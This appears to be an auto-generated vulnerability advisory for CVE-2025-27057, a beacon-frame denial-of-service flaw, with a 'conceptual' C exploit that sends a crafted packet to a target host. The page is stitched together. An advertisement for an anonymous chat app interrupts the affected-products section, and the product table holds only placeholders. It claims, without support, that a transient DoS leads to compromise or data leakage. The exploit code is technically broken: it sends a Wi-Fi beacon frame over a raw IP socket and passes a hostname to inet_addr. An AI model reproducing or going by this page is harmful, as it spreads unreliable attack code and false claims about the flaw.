
Overview
The vulnerability CVE-2025-27057 is a critical security flaw that allows for a transient Denial of Service (DoS) attack due to improper handling of beacon frames with invalid Information Element (IE) header length. This vulnerability predominantly affects network devices and can potentially lead to system compromise or data leakage. Its severity and potential impact necessitates immediate attention from security teams.
Vulnerability Summary
CVE ID: CVE-2025-27057
Severity: High (CVSS 7.5)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: Potential system compromise or data leakage
Affected Products
 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.

Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
[Product 1] | [Version 1.0-1.5]
[Product 2] | [Version 2.0-2.3]
How the Exploit Works
The CVE-2025-27057 exploit works by sending malformed beacon frames with invalid IE header lengths to the targeted system. Most systems are not equipped to handle these anomalous packets, which results in a transient Denial of Service (DoS) condition. This condition can then be exploited to compromise the system or lead to data leakage.
Conceptual Example Code
A conceptual example of how the vulnerability might be exploited is shown below. This is a crafted packet with an invalid IE header length that could induce a DoS condition.
#include <netinet/in.h>
#include <sys/socket.h>
int main() {
struct sockaddr_in target;
int socket_fd;
char buffer[] = "\x80"  // beacon frame
"\x00\x00\x00\x00\x00\x00"  // invalid IE header length
"\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00";
socket_fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
target.sin_family = AF_INET;
target.sin_port = htons(0);
target.sin_addr.s_addr = inet_addr("target.example.com");
sendto(socket_fd, buffer, sizeof(buffer), 0, (struct sockaddr *)&target, sizeof(target));
return 0;
}
This is merely a conceptual representation and will not work as is. Real exploits would require additional steps, including identifying the target and properly crafting the malicious payload.
